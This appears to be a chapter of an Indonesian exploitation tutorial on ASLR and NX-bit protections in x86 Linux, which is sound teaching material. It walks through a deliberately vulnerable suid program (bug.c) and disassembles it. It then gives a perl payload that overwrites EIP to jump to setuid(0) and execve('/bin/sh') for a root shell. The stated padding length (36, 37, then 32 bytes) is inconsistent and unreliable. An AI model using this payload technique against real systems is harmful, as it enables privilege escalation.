5.3.2. Bypass ASLR dan NX Bit

ASLR Overview

ASLR adalah mekanisme proteksi buffer overflow dari kernel yang akan mengacak alamat memori. Pada linux untuk kernel terbaru, implementasi ASLR tidak hanya mengacak daerah stack memori, aslr juga mengacak daerah heap, libc dan vdso. Karena alamat memori yang bersifat random, seorang hacker yang menggunakan teknik dasar buffer overflow tidak akan tahu di mana shellcode nya terletak pada stack sehingga membuat eksploitasi lebih sulit. Di bawah ini adalah contoh implementasi ASLR di mana setiap shared library akan di mmap pada alamat memori yang random :

```
root@kali:~# echo 1 > /proc/sys/kernel/randomize_va_space
root@kali:~# ldd /bin/ls
        linux-gate.so.1 =>  (0xb77a2000)
        libselinux.so.1 => /lib/i386-linux-gnu/libselinux.so.1 (0xb7764000)
        librt.so.1 => /lib/i386-linux-gnu/i686/cmov/librt.so.1 (0xb775b000)
        libacl.so.1 => /lib/i386-linux-gnu/libacl.so.1 (0xb7750000)
        libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb75ed000)
        libdl.so.2 => /lib/i386-linux-gnu/i686/cmov/libdl.so.2 (0xb75e9000)
        /lib/ld-linux.so.2 (0xb77a3000)
        libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb75d0000)
        libattr.so.1 => /lib/i386-linux-gnu/libattr.so.1 (0xb75ca000)
root@kali:~# ldd /bin/ls
        linux-gate.so.1 =>  (0xb77df000)
        libselinux.so.1 => /lib/i386-linux-gnu/libselinux.so.1 (0xb77a1000)
        librt.so.1 => /lib/i386-linux-gnu/i686/cmov/librt.so.1 (0xb7798000)
        libacl.so.1 => /lib/i386-linux-gnu/libacl.so.1 (0xb778d000)
        libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb762a000)
        libdl.so.2 => /lib/i386-linux-gnu/i686/cmov/libdl.so.2 (0xb7626000)
        /lib/ld-linux.so.2 (0xb77e0000)
        libpthread.so.0 => /lib/i386-linux-gnu/i686/cmov/libpthread.so.0 (0xb760d000)
        libattr.so.1 => /lib/i386-linux-gnu/libattr.so.1 (0xb7607000)
root@kali:~#
```

Kita bisa melihat bahwa alamat shared library yang akan digunakan oleh /bin/ls akan diacak setiap kali /bin/ls diload di memori (AT_RANDOM pada saat run time memory). Proses pengacakan akan dihitung pada saat exec() dijalankan, di mana seed yang digunakan untuk menghasilkan pengacakan merupakan hasil kalkulasi dari PID dan variabel jiffies (detak jantung kernel).

Di mesin linux , tingkat pengacakan alamat memori bisa kita lihat di /proc/sys/kernel/randomize_va_space.

```
0: aslr dimatikan
1: alamat stack , libc, vdso diacak
2: pengacakan alamat stack, heap, libc, vdso
```

Ketika randomize_va_space diset menjadi 1, brk yang digunakan untuk mengontrol alokasi memori di heap tidak akan mengalokasikan heap secara acak, maka daerah heap tidak dirandom


```
[root@localhost ~]# cat /proc/sys/kernel/randomize_va_space
1
[root@localhost ~]# ./malloc &
[2] 4158
[root@localhost ~]# cat /proc/4158/maps | grep heap
0804a000-0806b000 rw-p 00000000 00:00 0          [heap]
[root@localhost ~]# killall -9 malloc;./malloc &
[3] 4162
[root@localhost ~]# cat /proc/4162/maps | grep heap
0804a000-0806b000 rw-p 00000000 00:00 0          [heap]
[2]   Killed                  ./malloc
[root@localhost ~]# _
```

Sedangkan saat randomize_va_space 2, maka daerah heap akan dirandom juga karena brk akan mengontrol alokasi secara acak, perhatikan gambar di bawah ini :

```
[root@localhost ~]# cat /proc/sys/kernel/randomize_va_space
2
[root@localhost ~]# ps aux | grep malloc
root      4177 95.4  0.0   1996   332 tty1     R    22:14   0:46 ./malloc
root      4189  5.0  0.1   4356   748 tty1     S+   22:15   0:00 grep malloc
[root@localhost ~]# cat /proc/4177/maps | grep heap
08304000-08325000 rw-p 00000000 00:00 0          [heap]
[root@localhost ~]# kill -9 4177;./malloc &
[3] 4192
[2]   Killed                  ./malloc
[root@localhost ~]# cat /proc/4192/maps | grep heap
09710000-09731000 rw-p 00000000 00:00 0          [heap]
[root@localhost ~]# _
```


Pada contoh di bawah ini saat /proc/sys/kernel/randomize_va_space 1

```
root@kali:~# cat /proc/sys/kernel/randomize_va_space
1
root@kali:~# ./malloc &
[1] 10856
root@kali:~# cat /proc/10856/maps
08048000-08049000 r-xp 00000000 08:01 21196      /root/malloc
08049000-0804a000 rw-p 00000000 08:01 21196      /root/malloc
0804a000-0806b000 rw-p 00000000 00:00 0          [heap]
b7589000-b758a000 rw-p 00000000 00:00 0
b758a000-b76e6000 r-xp 00000000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76e6000-b76e7000 ---p 0015c000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76e7000-b76e9000 r--p 0015c000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76e9000-b76ea000 rw-p 0015e000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76ea000-b76ed000 rw-p 00000000 00:00 0
b7709000-b770b000 rw-p 00000000 00:00 0
b770b000-b770c000 r-xp 00000000 00:00 0          [vdso]
b770c000-b7728000 r-xp 00000000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
b7728000-b7729000 r--p 0001b000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
b7729000-b772a000 rw-p 0001c000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
bffc6000-bffe7000 rw-p 00000000 00:00 0          [stack]
```



Kita bisa melihat saat randomize_va_space diset ke 1 maka daerah memory tempat elf binary dimap saat run time dan daerah heap tidak diacak sedangkan shared object / library, vdso, dan daerah stack akan diacak.

Di bawah ini saat randomize_va_space 2



```
root@kali:~# cat /proc/10864/maps
08048000-08049000 r-xp 00000000 08:01 21196      /root/malloc
08049000-0804a000 rw-p 00000000 08:01 21196      /root/malloc
09e62000-09e83000 rw-p 00000000 00:00 0          [heap]
b763d000-b763e000 rw-p 00000000 00:00 0
b763e000-b779a000 r-xp 00000000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b779a000-b779b000 ---p 0015c000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b779b000-b779d000 r--p 0015c000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b779d000-b779e000 rw-p 0015e000 08:01 657335     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b779e000-b77a1000 rw-p 00000000 00:00 0
b77bd000-b77bf000 rw-p 00000000 00:00 0
b77bf000-b77c0000 r-xp 00000000 00:00 0          [vdso]
b77c0000-b77dc000 r-xp 00000000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
b77dc000-b77dd000 r--p 0001b000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
b77dd000-b77de000 rw-p 0001c000 08:01 657371     /lib/i386-linux-gnu/ld-2.13.so
bfc6e000-bfc8f000 rw-p 00000000 00:00 0          [stack]
```

Pada saat randomize_va_space diset ke 2 maka hanya memory region elf binary dimap yang tidak diacak, sedangkan daerah heap, shared library dimap, vdso dan stack akan diacak.

NX Bit Overview

NX bit adalah mekanisme proteksi yang bekerja dengan menonaktifkan eksekusi shellcode pada daerah stack. Pada contoh di bawah kita dapat memeriksa apakah suatu binary elf memiliki proteksi nx bit atau tidak via readelf:

```
cr0security@cr0security-Vostro1310:~/Desktop/working_sploit$ readelf -e  tes | grep "STACK"
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
```

Dari hasil output readelf di atas, kita dapat melihat bahwa daerah stack memori memiliki nx bit karena menunjukkan hanya RW (untuk operasi baca tulis saja), sedangkan jika atributnya RWE berarti bahwa ia memiliki executable stack.

Pada saat program berjalan kita juga dapat melihatnya pada /proc/pid/maps :

```
root@cr0security-Vostro1310: /hom...  ×  cr0security@cr0security-Vostro1310:...  ×  cr0security@cr0security-Vostro1310
cr0security@cr0security-Vostro1310:~/Desktop/working_sploit$ ps aux | grep "_nx"
1000      3475 96.1  0.0   2008   284 pts/2    R+   01:20   1:07 ./no_nx
1000      3486 97.2  0.0   2008   280 pts/3    R+   01:20   0:45 ./with_nx
1000      3504  0.0  0.0   4392   840 pts/5    S+   01:21   0:00 grep --color=auto _nx
cr0security@cr0security-Vostro1310:~/Desktop/working_sploit$ cat /proc/3475/maps | grep stack
bfbb4000-bfbd5000 rwxp 00000000 00:00 0          [stack]
cr0security@cr0security-Vostro1310:~/Desktop/working_sploit$ cat /proc/3486/maps | grep stack
bfe0f000-bfe30000 rw-p 00000000 00:00 0          [stack]
cr0security@cr0security-Vostro1310:~/Desktop/working_sploit$
```

Pada tampilan di atas kita bisa melihat suatu program dengan daerah stack rw-p yang berarti opcode pada daerah stack tidak dapat dieksekusi, sedangkan pada program tanpa proteksi nx bit daerah stack umumnya akan memiliki atribut x, misalnya rwxp atau r-xp.

Metode Pertama untuk Membypass ASLR dan NX Bit


Untuk membypass aslr kita bisa menggunakan banyak metode, dalam materi kali ini kita hanya akan membahas satu metode saja. Untuk metode pertama ini dibutuhkan instruksi pada elf yang vulnerable yang dapat dimanfaatkan untuk kepentingan eksploitasi. Sebagai contoh, kita akan kembali membahas vulnerable source code dengan nama bug.c yang sudah kita eksploitasi pada bagian sebelumnya :

Berikut ini adalah contoh aplikasi yang terkena bug buffer overflow yang akan kita eksploitasi :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
int main(int argc, char **argv)
{
	char local[20];

	if (argc < 2)  {
		printf("\nusage : ./bug <your password>\n");
		exit(1);
	}
	sprintf(local, "%s", argv[1]);
	if (strcmp(local, "admin") == 0) {
		setuid(0);
		execve("/bin/sh", 0, 0);
	}
	else {
		printf("\nsorry wrong password\n");
	}
	return 0;
}
```

Untuk memahami penggunaan metode ini mari kita perhatikan contoh pada suatu aplikasi yang berjalan di background saat kondisi randomize_va_space diset ke 2 :



Jika kita perhatikan pada gambar di atas pada saat program pertama kali dijalankan dan kita lihat memory mapping dari seluruh daerah memori yang digunakan pada program tersebut, maka kita bisa melihat seluruh memori dari stack, heap, mapping library, vdso akan diacak tiap program tersebut dijalankan, akan tetapi ada daerah memori yang tidak diacak, yaitu elf tersebut akan tetap dimmap pada daerah memori di bawah ini :

08048000-08049000 r-xp 00000000 08:08 1720051 /root/daemon
08049000-0804a000 rw-p 00000000 08:08 1720051 /root/daemon

Range memori tersebut akan tetap setiap kali program dijalankan dan tidak terpengaruh oleh aslr, yang artinya kita bisa memanfaatkan instruksi yang terdapat pada elf binary itu sendiri untuk kepentingan eksploitasi.

Selanjutnya kita kembali ke program bug.c tadi :


```
sprintf(local, "%s", argv[1]);
if (strcmp(local, "admin") == 0) {
        setuid(0);
        execve("/bin/sh", 0, 0);
}
else {
        printf("\nsorry wrong password\n");
}
```

Perhatikan pada instruksi di dalam bug.c, setelah fungsi sprintf mengkopi inputan user ke variabel local, maka diikuti instruksi strcmp, di mana jika isi variabel local sama dengan admin maka setuid(0) akan dieksekusi yang selanjutnya diikuti **execve("/bin/sh", 0, 0); .** Jika kedua sequence instruksi tersebut dijalankan maka akan terspawn shell root (kondisi inputan password benar).

Sebaliknya jika inputan password dari user salah maka akan ditampilkan pesan : “Sorry wrong password”.

Selanjutnya ketikkan : **objdump -d bug**

Instruksi objdump digunakan untuk melihat keseluruhan instruksi di dalam suatu elf binary, Selanjutnya perhatikan pada main



Perhatikan ketiga sequence di bawah ini :

```
804856a:    e8 41 fe ff ff          call   80483b0 <strcmp@plt>
804856f:    85 c0                   test   %eax,%eax
8048571:    75 2a                   jne    804859d <main+0x81>
```

elf akan menggunakan fungsi strcmp pada procedure linkage table pada 804856a, Selanjutnya dilanjutkan dengan test eax,eax dan jne 804859d. Kedua sequence tadi akan menguji apakah inputan password yang dimasukkan benar, Jika tidak benar maka instruksi akan melompat ke 804859d untuk menampilkan pesan “sorry wrong password”

(gdb) x/5i 0x804859d

```
  0x804859d <main+129>:   movl   $0x804866d,(%esp)
  0x80485a4 <main+136>:   call   0x80483d0 <puts@plt>
  0x80485a9 <main+141>:   mov    $0x0,%eax
  0x80485ae <main+146>:   leave
  0x80485af <main+147>:   ret
```

Sebaliknya jika inputan password benar, maka fungsi setuid akan dipanggil dan selanjutnya diikuti oleh pemanggilan execve, coba perhatikan rutin di bawah ini :

```
8048573:    c7 04 24 00 00 00 00  movl   $0x0,(%esp)
 804857a:   e8 a1 fe ff ff        call   8048420 <setuid@plt>
 804857f:   c7 44 24 08 00 00 00  movl   $0x0,0x8(%esp)
 8048586:   00
 8048587:   c7 44 24 04 00 00 00  movl   $0x0,0x4(%esp)
 804858e:   00
 804858f:   c7 04 24 65 86 04 08  movl   $0x8048665,(%esp)
 8048596:   e8 75 fe ff ff        call   8048410 <execve@plt>
```

Mengontrol Alur Instruksi Program

Dari pembahasan di atas kita bisa menyimpulkan jika saat terjadi buffer overflow dan kita berhasil mengontrol instruksi ke 8048573, kita akan mendapatkan root shell.

Dari pembahasan sebelumnya kita bisa menyimpulkan bahwa kita bisa mengontrol eip secara penuh dengan inputan sebanyak 36 bytes.

Jadi bisa disimpulkan bahwa eip harus berhasil kita overwrite untuk mengarahkan instruksi ke 8048573. Untuk itu encode alamat memori di atas secara little endian (karena kita menggunakan mesin x86 intel) : **\x73\x85\x04\x08**

Jadi kurang lebih payload yang kita butuhkan adalah :


(junk sebanyak 37 bytes) + “\x73\x85\x04\x08”

Untuk mempermudah kita menggunakan perl, sehingga payload exploit kita menjadi:

`perl -e 'print "\x41" x32';``perl -e 'print "\x73\x85\x04\x08"';`

Jalankan bug dengan payload di atas

./bug `perl -e 'print "\x41" x32';``perl -e 'print "\x73\x85\x04\x08"';`



Teknik ini bisa diterapkan di tiap mesin intel x86 linux yang bisa menjalankan elf di atas, karena elf di atas akan selalu diload di alamat memori yang sama di mesin yang berbeda-beda selama mesin itu adalah intel x86 linux.

Dari hasil di atas kita melihat kalau bug merupakan suid file maka eksekusi setuid(0) dijalankan sehingga kita mendapatkan root shell.

Kesimpulan :

Karena kita tidak menaruh shellcode pada stack dan alamat memori tempat elf yang vulnerable diload saat run time akan selalu tetap maka kita berhasil membypass proteksi ASLR dan NX bit, karena kita memanfaatkan instruksi yang terdapat pada elf binary itu sendiri.